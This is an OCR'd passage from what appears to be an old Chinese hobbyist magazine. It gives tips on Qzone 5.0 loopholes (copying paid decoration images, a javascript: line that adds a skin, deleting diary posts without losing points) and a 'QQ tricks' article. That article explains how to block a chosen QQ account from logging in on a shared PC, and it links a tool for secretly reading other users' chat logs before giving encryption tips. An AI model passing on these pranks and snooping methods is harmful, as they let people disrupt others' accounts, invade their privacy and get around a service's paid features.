


图9　空间提示




图10　日志删除前




图11　删除后的花值不变

它添加到模块吧，填写方式与上相同。

C：黄钻装饰物品盗取

其实黄钻的装扮物品也是图片或者FLASH，因此通过相同的方法就可以盗取！还是使用右键属性功能，如图6，看到地址了吧？

接着将黄钻这个挂件的地址添加到相应模块中，如图7，但是放置区域受到限制，不怎么爽啊！

垃圾日志删！删！删！

想必大家为了升花级没少写垃圾日志吧？现在看了是不是很不爽啊？想删除却又心疼好不容易得到的花值，用什么技巧可以删除垃圾日志又不改变花值呢？

5.0空间中设置了一个私密日志可以帮我们解决这个问题！打开要KO掉的日志，点击**“编辑”—“更多”—“转到私密记事本”**，如图8。这时出现如图9的提示，其实此时已经达到不让别人看见自己垃圾日志的目的！

如果你对此深恶痛绝那就删除，此时删除是不会付出代价的！我将删除前与删除后的花值给大家对照看一下，如图10、图11。

怎么样？大家还不快去废除自己的垃圾日志！速度啊，别让TX知道了！

标题栏的超另类删除

对于空间标题栏的删除，一直都是小菜的老大难问题，因为

4.0中根本没有免费删除的方法！标题栏的超难看严重影响了空间美感，如图12。

还好5.0提供了一个超另类的方法！选择**“自定义”—“风格”—“简约模式”**，如图13。

此时你的空间皮肤自动变为白色，我们只需要找一个黑色免费皮肤就可以了，我用的是**javascript:window.top.space_addItem(1,26498,80,0,0,0,93);**。大家来看看，如图14，大功告成，是不是很爽了？




图12　标题栏的不雅




图13　简约掉标题栏




图14　最终的标题栏

总结

TX出现新东东一定也带来新洞洞，世界上并不是缺少漏洞，只是缺少发现漏洞的眼睛！漏洞还会存在，我只是抛个砖，希望大家有什么发现都放到“黑手”上来分享分享！

编辑点评：

空间升级了，安全升级了，但不管怎么升级，漏洞还是会有的。本文介绍了几个可以利用的小洞洞，让大家以后装扮空间更得心应手。

QQ技术全攻略

从本文您可以学到：

1、用QQ做恶作剧
2、查看和保护QQ聊天记录
3、怎样保护QQ密码

文 王兴东

QQ恶作剧

想整整你的朋友吗？教大家一个恶作剧的小方法，让别人的QQ无法登录，呵呵。在WINDOWS XP系统中，如果你想让某个QQ号码无法登录，方法如下：

首先我们打开**“资源管理器”－“工具”－“文件夹选项”**，选择“查看”选项卡，把里面的“使用简单文件共享”前面的勾去掉，然后点“确定”，如图1。




图1　设置“使用简单文件共享”

然后我们再找到QQ的安装目录，在QQ的安装目录里新建一个文件夹，文件夹的名字就写那个不想让它登录的QQ号码，然后右键文件夹，选择“属性”，再到“安全”选项里把“写入”的权限改为“拒绝”，点“确定”就OK了。这样我们的目的也就达到了，很简单吧？大家都会。

QQ聊天记录的攻防

本地聊天记录查看，我们用到一款小工具“QQ聊天记录查看器”，下载地址是“**http://www.3800hk.com/Soft/qqsoft/21339.html?1079230503=3740431833**”。打开工具后，选择要查看聊天记录的QQ，如图2，再点击要查看的QQ号码就可以了，这样可以偷看到别人的聊天记录。




图2　选择号码

只有攻没有防也不行啊，关于聊天记录的安全，我们可以选择两种方法来进行保护，使得不会被别人非法查看。很多人都是在网吧上网吧？网吧电脑是共用的，所以不可避免的和别人共用一台电脑。现在我们就要启用QQ聊天记录加密功能了，为了防止别人恶意查看我们的聊天记录。

点击QQ菜单中“设置”下的“系统设置”，在弹出的窗口中我们选择“安全设置”。再选择“聊天记录安全”，把“启用聊天记录加密”打上勾，再设置上密码，也可以设置口令提示，如图3，设置好后点确定就OK了。

还有一种方法，就是直接删除聊天记录。找到QQ安装目录下以自己QQ号码命名的文件夹，把它删除就OK了，这样聊天记录也就跟着删除了。

这样做虽然方便，但是下次登录QQ的时候也就没有了聊天记录，如果大家想保存聊天记录，又不想让别人偷看自己的聊天




图3　启用聊天记录加密

记录，那就做个备份吧。

